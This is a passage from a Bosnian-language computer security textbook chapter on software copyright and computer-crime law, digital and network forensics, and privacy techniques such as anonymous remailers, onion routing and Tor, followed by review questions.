Isti zakon propisuje šta zakoniti korisnik kompjuterskog programa smije činiti bez dozvole autora. Zakon dozvoljava upotrebu programa, kao i njegovo prilagođavanje, analizu rada programa i pravljenje jedne sigurnosne kopije. Dozvoljeno je i izvršiti dekompilaciju isključivo radi postizanja interoprebilnosti (ako nije moguće drugačije). Podaci dobiveni dekompilacijom se ne smiju

zloupotrijebiti, odnosno saopćiti drugima ili koristiti u druge svrhe, posebno za stvaranje ili plasman drugog računarskog programa kojim bi se povrijedilo autorsko pravo na prvom (dekompiliranom) programu. Dekompilaciju može uraditi i stručno lice za vlasnika zakonito nabavljenog programa.

Zakon povredom prava na kompjuterskom programu smatra distribuciju i posjedovanje primjerka kompjuterskog programa za koji se zna ili za koji se osnovano sumnja da povređuje autorsko pravo.

Po zakonu, ovlašteni korisnik baze podataka može koristiti ili preraditi tu bazu podataka ako je to potrebno radi pristupa i korištenja njenog sadržaja. Takav korisnik ne smije obavljati radnje koje su suprotne uobičajenom korištenju baze ili koje nanose štetu interesima proizvođača baze. Zakon propisuje da prava proizvođača baze podataka traju 15 godina od završetka izrade baze.

Tehničke mjere kojim se štite autorska prava su također zaštićene ovim zakonom. Proizvodnja i distribucija tehnologija, uređaja, proizvoda i računarskih programa kojim se zaobilaze ove mjere zaštite smatra se povredom prava. Slično su zaštićene i podaci o upravljanju pravima, pa njihova izmjena i uklanjanje nisu dozvoljeni.

Krivični zakon Federacije Bosne i Hercegovine (kao i zakoni u drugim zemljama) djela protiv sistema elektronske obrade podataka smatra krivičnim djelima. Konkretno, krivična djela protiv sistema elektronske obrade podataka su [1]:

- Oštećenje računarskih podataka i programa
- Računarsko krivotvorenje
- Računarska prevara
- Ometanje rada sistema i mreže elektronske obrade podataka
- Neovlašćeni pristup zaštićenom sistemu i mreži elektronske obrade podataka
- Računarska sabotaža

Zakon definiše i koje konkretne radnje predstavljaju svako od ovih djela i propisuje kazne za njihovo izvršenje.

Dobar pregled krivičnog zakonodavstva vezanog za računare kod nas i u okruženju može se naći u [13].

13.2 Forenzika

Forenzička nauka, češće zvana skraćeno forenzika, obuhvata naučne metode koje se koriste u svrhu odgovaranja na pitanja pravne prirode koja se javljaju uglavnom u sudskim sporovima i krivičnim istragama. Jedna od glavnih aktivnosti u forenzici je prikupljanje i analiza dokaza.

Digitalna forenzika se bavi zapisima koji su u digitalnom obliku i mogu biti korišteni kao dokazi u krivičnom ili građanskom sudskom postupku.

Prikupljanje dokaza, digitalnih i drugih, ima svoje procedure koje treba da osiguraju:

- Da su dokazi pribavljeni na legalan način, odnosno po nalogu suda ili ovlaštene institucije ili osobe;
- Da postoji lanac odgovornosti (*chain of custody*), koji osigurava da su prikupljeni dokazi od trenutka prikupljanja do trenutka prezentacije neizmijenjeni.

Digitalni, ili kako se nekad nazivaju i elektronički, dokazi su lako promjenljivi. Svaki pristup datoteci na računaru putem normalnih alata operativnog sistema mijenja zapis o posljednjem vremenu pristupa, odnosno mijenja datoteku koja može biti dokaz. Ovo je primjer promjene koja nije zlonamjerna niti suštinska, ali ipak formalno jeste promjena. Veću poteškoću predstavlja mogućnost (zlo)namjernih promjena dokaza u elektroničkom obliku. Da bi se spriječile promjene digitalnih dokaza i osigurala njihova upotrebljivost na sudu, razvijene su procedura prikupljanja elektroničkih dokaza [61].

Prvi korak je pravljenje forenzički ispravne kopije dokaza. Forenzički ispravna kopija je bit po bit identična originalnom digitalnom zapisu. Za ovu namjenu su potrebni adekvatni alati koji su evaluirani i testirani da rade prema navedenoj specifikaciji [94]. U procesu kopiranja, tačnije na početku i na kraju, ovi alati prave kriptografski *hash* originalnih i kopiranih podataka radi potvrde integriteta (neizmjenjenosti) podataka u procesu pravljenja kopije Ovi alati takođe omogućavaju i evidentiranje učinjenih koraka čime se osigurava postojanje neophodnog lanca odgovornosti za dokaze. Dalja analiza dokaza se vrši nad kopijom čime se osigurava da su originalni dokazi neizmijenjeni i dostupni za potrebe nove analize.

Prilikom analize digitalnih podataka, pogotovo sa računara, javlja se i etičko pitanje privatnosti podataka koji se pregledaju. Korisnici računara koriste računar za razne namjene pri čemu prikupljaju i generišu veliku količinu podataka. Većina tih podataka najčešće nisu relevantni za neki sudski predmet u sklopu kog se traže neki dokazi sa računara. Ipak u sklopu pretrage podataka na računaru često je potrebno pregledati različite podatke da bi se utvrdilo koji mogu predstavljati dokaza, a koji su privatni i nisu bitni za istragu. Pregled računara predstavlja veliku invaziju privatnosti. Iz ovog razloga neophodno je jasno znati koji podaci i dokazi se traže među svim digitalnim podacima s ciljem zaštite privatnosti, koliko je to moguće.

Dodatnu poteškoću pri analizi digitalnih dokaza predstavlja činjenica da se oni mogu nalaziti na velikom broju različitih uređaja i u različitim formatima. Ovi uređaji mogu biti računari svih vrsta, zatim mobiteli, fotografski aparati, GPS uređaji, i svi drugi uređaji koji imaju zapise u digitalnom obliku (a to će izgleda uskoro biti svi uređaji). Svaki od ovih uređaja čuva podatke na svoj način na neki mediji. Srećom sve više uređaja koristi standardne memorijske kartice pa je bar lakše doći do zapisa. Kako ove zapise prave različiti softveri zapisi su u različitim formatima za čije je tumačenje i iščitavanje potrebno

posebno znanje i alati. Iz ovog razloga ovakva prikupljanja digitalnih dokaza obično rade vještaci iz domenske oblasti.

13.2.1 Forenzika računara

Uobičajena procedura prikupljanja dokaza sa računara bila je da se računar isključi iz napajanja i onda kopiraju i analiziraju podaci sa hard diska [61]. Razlog za ovo je bio što regularno gašenje računara može pokrenuti proceduru brisanja ili nekog drugog oblike uništavanja dokaza koju je pripremio korisnik računara da bi prikrio dokaze. Međutim, sadržaj radne memorije računara, ili drugog uređaja koji obrađuje podatke u digitalnom obliku, gubi se prilikom gašenja računara. U radnoj memoriji mogu biti bitni dokazi koji ukazuju na upotrebu uređaja. Takođe u radnoj memoriji mogu biti i kriptografski ključevi na osnovu kojih se mogu dešifrirati podaci zapisani u trajnoj memoriji. Iz ovog razloga takve dokaze bi trebalo trajno pohraniti sa upaljenog računara na mediji.

Prikupljanjem podataka sa upaljenog računara moguće je sačuvati sadržaj radne memorije. Poteškoća sa ovim pristupom je što mijenja zatečeno stanje računar, odnosno dokaze. Aktuelna istraživanja bave se problematikom očuvanja netrajnih elektroničkih dokaza bez njihove izmjene [127].

Kada se napravi kopija hard diska, pristupa se analizi podataka na disku. Prvi korak je pronalaženje datoteka i pretraživanje sadržaja. Pored sadržaja potrebno je ustanoviti datume nastanka i izmjene datoteka – dokaza. Analizom je moguće i utvrđivanje sadržaja izbrisanih datoteka. Koje obrisane datoteke i koliki njihov dio može biti vraćen zavisi od načina brisanja, jer brisanje putem operativnog sistema ne briše datoteke sa diska već samo evidentira da je prostor na disku gdje su one zapisane slobodan za pisanje. Postoje alati koji vrše brisanje datoteka tako što njihov sadržaj prepišu drugim podacima, ponekad i više puta. Originalni sadržaj ovih datoteka može biti nemoguće vratiti. I datoteke koje su davno obrisane kroz operativni sistem mogu od vremena brisanja do trenutka analize biti prepisane drugim sadržajima. Analizom podataka na hard disku moguće je i pronalaženje instaliranih i korištenih programa. Takođe moguće je u nekoj mjeri ustanoviti i istoriju komuniciranja putem računara. Ovo uključuje mogućnost pristupa arhivi e-pošte, ako postoji na računaru, kao i arhivama drugih oblika komuniciranja kao što je dopisivanje u realnom vremenu(*Instant Messaging/chat*), ako postoje. Kako se sve više obrada podataka i komuniciranja seli na web, istorija upotrebe web preglednika (*browser*), koju svi web preglednici čuvaju, je posebno zanimljiva prilikom pregleda podataka na hard disku. Naravno, u zavisnosti od vrste istrage i onoga za čim se traga moguća je analiza različitih datoteke i prikupljanje različitih informacija.

Ova raznolikost i količina podataka su i glavne poteškoće sa analizom računara. Na savremenim hard diskovima se mogu pohraniti ogromne količine podataka ($>$ 100 GB). Samo pravljenje kopije ovih diskova traje dugo, a analiza još duže. Količina informacija koja se može pohraniti na ovoliki memorijski

prostor je teška i za sagledati, ako se razmotri činjenica da se knjiga od nekoliko stotina strana može pohraniti na 10 MB i manje. Pretraživanje ovoliko informacija u potrazi za jednom ili nekoliko bitnih je poput traženja igle u plastu sijena. Iz ovog razloga neophodno je imati jasan i fokusiran zadatak i odgovarajuće znanje i alate. Dodatna, a moguće i nepremostiva, poteškoća je da podaci na disku mogu biti šifrirani. Ako je korišten kvalitetan kriptografski šifrator i ključ nije dostupan podatke, najvjerovatnije, nije moguće dešifrirati. Zakoni većine zemalja nalažu da se policiji ili sudu, po nalogu, dostavi ključ za dešifriranje, ali je ponekad šteta od otkrivanja šifriranih podataka po vlasnika ključa veća od kazne koja mu prijeti za neotkrivanje ključa. Alati za šifriranje diskova nude i dodatne opcije kao što su sakrivene ili sakrivene i šifrirane particije čime se posao pretrage dodatno otežava.

Pored poteškoća za one koji analiziraju sadržaj hard diskova, ova procedura ima negativan uticaj i na vlasnike računara u kojima se ti diskovi nalaze. Ovi računari se uglavnom oduzimaju dok traje istraga i ne mogu se koristiti. Ako se računar i ne oduzima već se samo pravi kopija hard diskova, ipak je neophodno isključiti računara tokom ovog procesa čime se prekida normalan rad što može imati štetne posljedice pogotovo ako se radi o serveru koji je bitan za poslovanje organizacije. Detaljnije o izazovima savremene digitalne forenzika može se naći u [72].

13.2.2 Forenzika mreže

Uz forenziku računara danas se sve više javlja potreba za forenzikom mreže. Pod ovim pojmom se podrazumjeva prikupljanje i analiza paketa koji putuju mrežom sa ciljem analize događaja u računarskoj mreži. Pod forenziku mreže može spadati i analiza zapisa sa mrežnih uređaja, mada to spada i pod forenziku uređaja.

Mrežni paketi prenose sve informacije koje računari na mreži razmjenjuju. Iz mrežnih paketa se može saznati ko (računar, korisnik) je sa kim komunicirao, koje aplikacije (protokoli) su korištene za komunikaciju, kakav je sadržaj razmijenjenih poruka. Kako se danas komunikacija uglavnom odvija preko mreže kroz analizu mrežnih paketa moguće je praktično imati informacije o svim komunikacijama koje su se odvijale. Na primjer, forenzika mrežnih paketa omogućava analizu razmijenjenih poruka e-pošte, analizu sadržaja preuzetih sa web stranica, analizu upotrebe društvenih mreža, utvrđivanje sadržaja datoteka koje su razmijenjene preko mreže, kao i sve druge analize informacija koje su mrežom protekle.

Uz sve prednosti koje prikupljanje mrežnih paketa za forenzičke svrhe nudi postoje i neke otežavajuće okolnosti.

- Mrežni paketi, za razliku od podataka na hard diskovima računara i u trajnim memorijama uređaja, postoje samo dok putuju od izvorišta do odredišta. Ako se ne uhvate i sačuvaju tokom ovog puta, paketi, kao i forenzičke informacije koje nose, su zauvijek izgubljeni. U tome su paketi slični podacima koji se nalaze u netrajnoj memoriji računara.

- Pošto svi mrežni paketi ne putuju istim putem i ne prolaze (uglavnom) kroz istu tačku potrebno je odrediti lokacije na kojima će se mrežni paketi prikupljati tako da se svi bitni paketi sačuvaju uz minimalno dupliciranje
- Kako je količina podataka koji se prenesu mrežom ogromna (preko 10^{18} bita dnevno na globalnom nivou [48]) može biti vrlo teško ili čak nemoguće procesirati, a pogotovo pohraniti sve pakete. Iz ovog razloga je jako bitno dobro organizovati prikupljanje samo onih paketa koji su potrebni.
- Slično kao i kod analize podataka na trajnoj memoriji uređaja, analiza mrežnih paketa otvara pitanje privatnosti. Kod analize trajne memorije uređaja uglavnom se radi o podacima vezanim za korisnika tog uređaja. Kod analize mrežnih paketa ugrožena je privatnost svih korisnika koji su slali pakete preko mreže na kojoj su ti paketi analizirani. Nadzor i analiza mrežnih paketa može omogućiti (neovlašten) nadzor komunikacija. I iz ovih razloga je dobro organizovati prikupljanje paketa koje će biti u skladu sa zakonima, a i običajima, o privatnosti podataka.

Neka od glavnih tehničkih pitanja koja je potrebno riješiti vezana su za načine i alate za prikupljanje i analizu mrežnih paketa.

Prikupljanje mrežnih paketa

Za prikupljanje mrežnih paketa, slično kao i kod mrežnih sistema za otkrivanje upada, potrebno je fizički prikupiti pakete. Ovo znači da je na neki način potrebno doći do paketa koji putuju po nekom mediju. Taj medij je kabl ili zrak po kom putuju radio talasi. Za prikupljanje radio talasa uglavnom je dovoljna antena i uređaj koji osluškuje na odgovarajućim frekvencijama. Za prikupljanje podataka koji putuju kablom potrebno je ili imati uređaj koji se na neki način kači na kabl (takozvani tap ili neki induktor) ili koristiti neki od mrežnih uređaja koji omogućava prikupljanje svih paketa koji prolaze kroz njega. Mrežni *hub* je napravljen da signale sa svih ulaza šalje na sve izlaze pa se može koristiti za ove namjene. Neki mrežni *switch*-evi imaju mogućnost konfiguracije da sav saobraćaj, nezavisno od odredišne MAC adrese, prosljeđuju na jedan ili više odabranih izlaza.

Pored fizičkih uređaja koji omogućavaju da se dođe do paketa potreban je i softver koji će te pakete prihvatiti i pohraniti u pogodnom formatu. Standardna biblioteka na koju se većina softvera, pod Unix-oidnim OS oslanja je `libpcap`. Postoji i verzija za Windows OS `WinPcap`. Ova biblioteka ima funkcije za prikupljanje paketa. Softveri koji koriste ovu biblioteku nude i dodatne funkcionalnosti poput filtriranja paketa po izabranim kriterijima. Najpoznatiji softveri za ovu namjenu su komandno linijski tcpdump (WinDump) i softver sa grafičkim okruženjem Wireshark.

Analiza mrežnih paketa

Analiza prikupljenih paketa predstavlja pitanje za sebe. Paketi prenose različite poruke zapisane po pravilima velikog broja različitih protokola. Protokoli

mogu biti javni i svima poznati, kao i nedukumentovani protokoli koje njihovi tvorci drže u tajnosti. Da bi se pravilno interpretirali podaci iz mrežnih paketa potrebno je poznavati protokole koji su korišteni za njihovo pravljenje. Također, za analizu paketa, odnosno njihovo povezivanje u sesije koje predstavljaju jednu seansu razmjene informacija između učesnika u komunikaciji potrebno je poznavati međuzavisnost protokola i redoslijed upotrebe prilikom svih faza komunikacije, inicijalizacija adresa, uspostavljanje konekcije, adresiranje, razmjena infomacija, upravljanje greškama i završetak konekcije.

Pakete je moguće analizirati ručno jedan po jedan korištenjem takozvanih heksadecimalnih editora. Međutim i za ovu namjenu mogu se koristiti alati. Alat koji je pomenut kao alat za prikupljanje mrežnih paketa, Wireshark, ima odlične mogućnosti prepoznavanja i preglednog prikazivanja različitih protokola. Odličan praktični vodič kroz mrežnu forenziku predstavlja knjiga sa tim naslovom autora Davidoff i Ham [48].

13.3 Privatnost

Razvoj elektroničkih komunikacija doveo je do njihove široke upotrebe među običnim ljudima. Ljudi su počeli koristiti e-poštu za privatne komunikacije. Međutim elektroničke komunikacije, u svom izvornom obliku, su mnogu nesigurnije od običnih poštanskih komunikacija. Elektronička poruka može biti pročitana ili čak i promijenjena na svom putu od pošiljaoca do primaoca, a da je to teško ili gotovo nemoguće otkriti. Vlade ili druge moćne organizacije mogu organizovati prilično efikasan sistem nadziranja komunikacija u kom bi građanska privatnost prestala da postoji. Whitfield Diffie, jedan od autora ideje o asimetričnoj kriptografiji, je rekao da su u prošlosti dvije osobe mogle obaviti privatan razgovor jednostavnom vizuelnom provjerom da oko njih nema nikoga ko ih može čuti, a da je to u doba elektroničkih komunikacija postalo gotovo nemoguće [173]. Elektroničko pohranjivanje podataka u kombinaciji sa elektroničkim komunikacijama i dodatno elektroničkim kupovanjem pružaju odličnu priliku za nadgledanje. Ovo nadgledanje(ne)legalno ugrožava privatnost. U vrijeme pisanja aktuelna je afera povodom masovnog prisluškivanje međunarodnih i unutrašnjih komunikacija od strane Agencije ze nacionalnu sigurnost (NSA) Sjedinjenih Američkih Država [73]. Izgleda da se najcrnje Diffie-ve slutnje ostvaruju.

Sa druge strane, upotreba Interneta, putem weba i drugih oblika objavljivanja, gdje učesnici u diskusiji mogu da se predstave kako žele, stvorila je utisak anonimnosti. Ova anonimnost je samo donekle stvarna, jer elektroničke komunikacije ostavljaju tragove pomoću kojih se (koristeći prethodno pomenute forenzičke metode i alate) u velikom broju slučajeva može doći do pravog identiteta nekoga ko je nešto objavio na Internetu.

Anonimnost je zaštita privatnosti sakrivanjem identiteta. Ova anonimnost ima i negativne strane jer bez identiteta nema odgovornosti. Primjer može biti glasanje koje može biti javno i tajno. Postoji potreba i za jednim i za drugim

oblikom glasanja. Ako pojedinci izaberu svog predstavnika u neko tijelo oni žele da znaju kako je on, kao njihov predstavnik glasao. Druga situacija je kada se bira neki predstavnik, a pogotovo rukovodilac, putem glasanja. U tom slučaju postoji potreba za tajnim glasanjem jer svaki pojedinac treba da ima mogućnost da da svoj glas (mišljenje) bez straha od posljedica, anonimno.

Potrebi za anonimnost i privatnost suprotstavljena je potreba za transparentnost i javnost. Sa jedne strane pojedinci imaju pravo na privatnost, pa i anonimnost, a sa druge strane državne institucije, a pogotovo one za sprovođenje zakona žele transparentnost i javnost koji će im omogućiti da otkriju, i spriječe nezakonite radnje ili bar uhvate one koji su ih počinili. Ne postoji opšte prihvaćena formula koja bi rekla koliko privatnosti, a koliko javnosti treba da bude u elektroničkim komunikacijama jer ne postoji ni saglasnost o tome. Ipak većina država ima zakone koji štite privatnost i lične podatke građana. Ovi zakoni se razlikuju među državama, pri čemu neke daju više privatnosti, a neke manje.

Pored zakona koji štite privatnost pojedinca postoje i tehničke mjere koje pojedinci lično mogu poduzeti sa ciljem zaštite svoje privatnosti. U nastavku će biti razmotrene neke od tih mjera.

13.3.1 Anonimna e-pošta

Anonimna e-pošta je različita od šifrirane. Šifrirana štiti sadržaj poruke od čitanja onih za koje pošiljalac ne želi da ga pročitaju. Anonimno slanje znači da se ne može utvrditi ko je poslao poruku.


Postoje dvije osnovne metode da se ostvari ova anaonimnost:

- Protokol "kriptografa koji večeraju"
- Mješači ili anonimni prosljeđivači

Problem kriptografa koji večeraju (*Dining Cryptographers Problem*)

Ovo je kriptografski protokol koji omogućava da se informacija pošalje anonimno, odnosno bez otkrivanja ko ju je poslao. Originalni opis problema iz rada Daniela Chuma je [35]:

Tri kriptografa večeraju. Saznaju da je večeru platio jedan od njih (ili NSA - *National Security Agency*). Žele da saznaju da li je NSA ili je neko od njih platio. Ako je platio neko od njih ne žele da se zna ko je. Da bi ovo ostvarili svaki od nih sa svojim komišijama, lijevo i desno, dogovori 0 ili 1. Svaki od njih izračuna XOR dogovora sa svojim komšijama. Svi objave svoje XOR rezultate. Onaj koji je platio objavi suprotno od rezultata koji je dobio sa XOR. Rezultat je da je XOR svih 1 ako je neko od njih platio, inače je platila NSA. Na slici 13.1 prikazan je primjer rada ovog protokola.



Slika 13.1: Protokol kriptografa koji večeraju

Anonimni prosljeđivači (*Anonymous remailer*)


Drugi, praktičniji i češći, način anonimnog slanja poruka e-pošte je putem anonimnih prosljeđivača. Ovi serveri prosljeđuju poruke bez informacije o pošiljaocu. prosljeđivači mogu biti pseudo anonimni i anonimni. Pseudo anonimni prosljeđivači e-pošte zamjenjuju originalnu adresu pošiljaoca poruke (i podatke vezane za tu adresu) sa nekom svojom adresom, ali čuvaju mapiranje između originalne adrese i ove svoje adrese koju su koristi za slanje poruke, radi prosljeđivanja odgovora. Pošto postoji ova veza između stvarne adrese pošiljaoca i adrese koja stoji u poruci koja je prosljeđena ova anonimnost je prividna. Anonimnost zavisi od servera koji je radio ovu anonimizaciju i povjerenja u njega. Korištenjem više ovakvih servera otežava praćenje, ali i dalje postoji lanac koji vodi do pošiljaoca radi omogućavanja slanja odgovora. Poznati primjer ovakvog servera je `anon.penet.fi`. U jednom sudskom sporu vlasnik ove lokacije bio je primoran otkriti stvarnu adresu pošiljaoca poruke koja je bila predmet spora oko autorskih prava [81].

Veći stepen anonimnosti pružaju (takozvani) anonimni prosljeđivači [34]. Oni su zasnovani na ideji istog autora koji je predložio i rješenje zasnovano na „problemu kriprografa koji večeraju“. Osnovna ideja je da se poruka šifrira javnim ključem primaoca, na nju doda adresa primaoca, pa se šifirirana poruka sa adresom primaoca šifrira javnim ključem servera koji će prosljeđivati poruku do konačnog odredišta. U lancu može biti više servera koji prosljeđuju. U tom slučaju postoji više slojeva sa adresama među servera šifriranih javnim ključevima servera koji će im proslijediti poruku. Najjednostavniji oblik

poruke koju pošiljalac A, šalje za primaoca B, i koja ide preko dva posrednika C i D bi bio:

$A \rightarrow C : \mathbf{E_C}(\mathbf{D}, \mathbf{E_D}(\mathbf{B}, \mathbf{E_B}(\mathbf{P}))$

A šalje poruku do C šifriranu javnim ključem od C. C dešifrira poruku i u njoj nalazi adresu od D i poruku šifriranu javim ključem od D. C odbacuje zaglavlje vezano za sebe i prosljeđuje unutrašnju poruku do D. D dešifrira poruku i u njoj nalazi adresu od B i poruku šifriranu javnim ključem od B. I D odbacuje zaglavlje vezano za sebe i prosljeđuje unutrašnju poruku do B. B dešifrira poruku i pronalazi originalnu poruku P koju mu je uputio A. C i D znaju samo ko im je poslao poruku i kome su je proslijedili. Ne znaju ništa o sadržaju poruke i lancu posrednika koje je poruke prošla. Ovo je dobar primjer principa razdvajanja privilegija. Za utvrđivanje stvarnog pošiljaoca i primaoca potrebno je da svi serveri posrednici sarađuju. Na slici 13.2 grafički je prikazan izloženi način rada:



Slika 13.2: Anonimno prosljeđivanje

Postoje tri tip ovakvih sistema:

- *Cypherpunk* (Tip I) - prosljeđivač koji prihvata poruku koju treba da proslijedi, u potpunosti briše zaglavlje vezano za pošiljaoca poruke, te prosljeđuje poruku do konačnog odredišta, ili slijedećeg servera posrednika. Za razliku od pseudo-anonimnih prosljeđivača ne čuvaju se nikakvi podaci vezani za originalnog pošiljaoca poruke. Poruke koje se šalju na ovaj način su u pravilu šifrirane i mogu uključivati više među-servera radi povećanja anonimnosti. Neko ko posmatra (snima) saobraćaj na serverima koji prosljeđuju poruke mogao bi na osnovu vremena dolaska i odlaska poruka, i njihove veličine pratiti poruke od pošiljaoca do primaoca, makar teoretski

- *Mixmaster* (Tip II) - *Cypherpunk* prosljeđivač koji radi samo sa potpuno (sadržaj i adrese) šifriranim porukama u koje dodaje prazna mjesta ili ih dijeli na dijelove tako da su sve poruke koje prosljeđuje iste veličine, i također ne prosljeđuje poruke redom kako su došle već mijenja i ovaj redoslijed. Na ovaj način se spriječava napad pomenut za prethodni tip.
- Mixminion (Tip III) - dodaje mogućnosti u odnosu na prethodni tip i omogućava dodatne funkcionalnosti kao što je mogućnost odgovaranja na anonimne poruke, te još neke koje otežavaju analizu saobraćaja i narušavanje anonimnosti.

13.3.2 Anonimni pregled web-a

Pored potrebe za anonimnim slanjem poruka postoji i potreba za anonimnim pregledom web stranica. Za jednostavnu anonimnost u odnosu na stranice koje se posjećuju koriste se takozvani web anonimizatori. To su zapravo serveri posredici (*proxy*) sa kojima korisnik uspostavlja komunikaciju, a oni u ime korisnika koji želi ostati anoniman uspostavljaju komunikaciju sa odredišnom web stranicom. Međutim, ovo je anonimnost samo u odnosu na stranicu koja se posjećuje i zavisi od pouzdanosti anonimizatora posrednika koji se koristi. Naravno moguće je koristiti i više posrednika, ali to usporava komunikaciju i dalje ne pruža nikakvu anonimnost u odnosu na davaoca Internet usluge. Ovaj pristup sličan je onom kod pseudo anonimnih prosljeđivača e-pošte.

Rješenje za pravu anonimnost je takozvano *onion routing* [74]. Ideja je slična kao i kod anonimnog prosljeđivanja e-pošte. Poruke se šalju (*onion*) ruteru šifrirane njegovim javnim ključem. Ruter ih raspakuje i prosljeđuje sadržaj (prilikom slanja šifriran javnim ključem slijedećeg) slijedećem onion ruteru. Na ovaj način se poruke prosljeđuju sve do odredišta.

Najpoznatija i najaktivnija izvedba ovog načina zaštite anonimnosti je Tor – mreža za anonimnost [88]. Ime je originalno bilo skraćenica od „The Onion Routing". Mreža se sastoji od velikog broja (nekoliko hiljada) Tor čvorova (*relay*). Mrežu je napravila mornarica SAD i otvorila je za javnost iako je ona i dalje koristi. Razlog za otvaranje za javnost je da se njihov saobraćaj može pomiješati sa javnim i na taj način „sakriti u gomili". Za upotrebu Tor mreže potreban je Tor klijent. Klijent kroz Tor mrežu, više čvorova, šalje saobraćaj koristeći *onion* rutiranje. Izlazni Tor čvor komunicira sa web serverom. Krajnji dio komunikacije od izlaznog čvora do odredišnog web servera nije šifriran jer web server nije dio Tor mreže. Tor pruža vrlo dobru anonimnost, mada određene informacije o posjetiocu web stranica i dalje mogu da se prikupe.

13.3.3 Steganografija za privatnost

Steganografija koja se koristi za sakrivanje postojanja podataka, također se može koristiti za zaštitu privatnosti. Postoje steganografski datotečni sistem koji omogućavaju pristup objektu (datoteci ili fascikli) samo ako korisnik navede njihovo ime. Bez znanja imena objekat nije mu moguće pristupiti, čak ni

utvrditi njegovo postojanje. Alati za šifriranje podataka na hard disku (npr. TrueCrypt [68]) omogućavaju pravljenje sakrivene šifirane particije na hard disku, što je takođe oblik steganografije.

13.3.4 Društvene mreže i privatnost

Društvene mreže su nastale sa ciljem da omoguće korisncima da sa svojim **prijateljima** podijele sve što žele i što tehnologija omogućava. Korisnici su objeručke prihvatili ovu ideju čim je tehnologija omogućila laku upotrebu širokim narodnim masama. Poteškoće nastaju kada se izvedba prava pristupa sadržajima koje su korisnici objavili toliko zakomplikuju da interfejsi za upravljanje pravima postanu prekolmpikovani i nejasni. Ovo je dobar primjer interfejsa koji se ne uklapaju u principe dizajna definisane na kraju prethodnog poglavlja (12.3). Posljedica je smanjivanje privatnosti. Dio korisnika svjesno objavljuje vrlo privatne sadržaje (tekstove, slike, filmove) bez prave analize ko ih može vidjeti. To može biti svjesni egzibicionizam ili nedostatak znanja o tome ko sve može imati pristup tim sadržajima. Dio korisnika želi podjeliti privatne sadržaje samo sa prijateljima, ali usljed neznanja ili lošeg korisničkog interfejsa omogući pristup sadržajima i onima kojima nije želio. Kompanije koje organizuju ove društvene mreže, poput Facebook, imaju svoje stranice posvećene privatnosti. Na ovim stranicama postoje objašnjenja koliku privatnost korisnici mogu očekivati i kako podesiti one parametre privatnosti koje je moguće podesiti [60]. Ove stranice su vrlo dobre i informativne. Jedan nedostatak je što su objašnjenja često predugačka i ne može se očekivati da ih korisnici sva pročitaju. Veći nedostatak je što su inicijalna (*default*) podešavanja uglavnom takva da pristup sadržajima koji korisnici objave ima širi krug korisnika društvene mreže nego što korisnik koji je objavio sadržaj misli. Pošto društvene mreže najveći dio svog profita ostvaruju od reklama koje su zasnovane na podacima prikupljenim o korisnicima, nije očekivati da će one same voditi računa o tome da korisnici ne objavljuju previše tih podataka. Autor, koji je i sam korisnik društvenih mreža, ne zagovara da se iste ne koriste i ne smatra da su one veliko zlo. Savjet koji se želi dati čitaocima je isti onaj koji se ponavlja kroz cijelu knjigu. Treba koristiti blagodeti koje donosi tehnologija, ali pri tome koristiti zdrav razum i informisati se.

Zakoni regulišu autorska prava i šta autori i korisnici softvera smiju da rada. Zakoni regulišu i koji postupci prema računarskim sistemima se smatraju prekršajima i krivičnim djelima. Ove činjenice računarski prosfesionalci treba da znaju da bi zakonito koristili računarske sisteme i uticali na druge da čine isto. U slučaju potrebe za analizu postupaka korisnika računarskih sistema koristi se digitalna forenzika. Sve što se radi na ovim sistemima ostavlja tragove koje može biti teško prikriti, ali i pronaći. Razvijene su metodologije i alati za ove namjene, a u poglavlju su opisane one za forenziku računara i

mreže. Mogućnost praćenja tragova koje upotreba računarskih sistema otvara pitanje privatnosti. Ljudi imaju pravo na privatnost garantovano zakonima. Pored ovoga postoje i tehničke mjere koje se mogu poduzeti sa ciljem očuvanja privatnosti. Ove tehničke mjere mogu pomoći očuvanju privatnosti onih koji žele da je očuvaju. Nikakve tehničke mjere ne mogu spriječiti pojedinca da objavi, putem društvenih mreža ili nekog drugog oblika oglašavanja, privatne detalje svog života ako to želi.

Pitanja za provjeru stečenog znanja

13.1. Ko ima autorsko pravo na softver koji je napravljen na poslu, autor ili poslodavac?

13.2. Šta se smije raditi sa zakonito pribavljenim programom, bez dozvole autora?

13.3. Navesti krivična djela protiv sistema elektronske obrade podataka?

13.4. Koje su poteškoće kod prikupljanja elektroničkih podataka?

13.5. Koje su poteškoće kod forenzičke analize netrajnih elektroničkih podataka (radna memorija)?

13.6. Koji dokazi se mogu prikupiti analizom podataka na disku?

13.7. Kako se može anonimno slati e-pošta?

13.8. Kako se može anonimno pregledati web?

13.9. Na koji način anonimni proslјeđivač omogućava anonimno slanje poruka e-pošte?

13.10. Smije li se raditi reverzni inženjering legalno nabavljenog softvera? Objasniti.

13.11. Na koji način je moguće napraviti forenzičku kopiju hard diska, a da se original ne promjeni (s obzirom da svaki pristup datotekama mijenja neke podatke o datoteci)?

13.12. Da li šifriranje podataka na trajnom mediju onemogućava njihovu forenzičku analizu? (Obrazložiti odgovor)

13.13. Objasniti kako se upotrebom *onion* rutiranja ostvaruje anonimnost prilikom pregleda web-a?

13.14. Koliko je anoniman web pregled koji TOR omogućava?

13.15. Objasniti kako bi se prilikom prikupljanja mrežnih paketa za forenzičke namjene osiguralo da dokazi budu neizmijenjeni i da budu prihvatljivi na sudu.

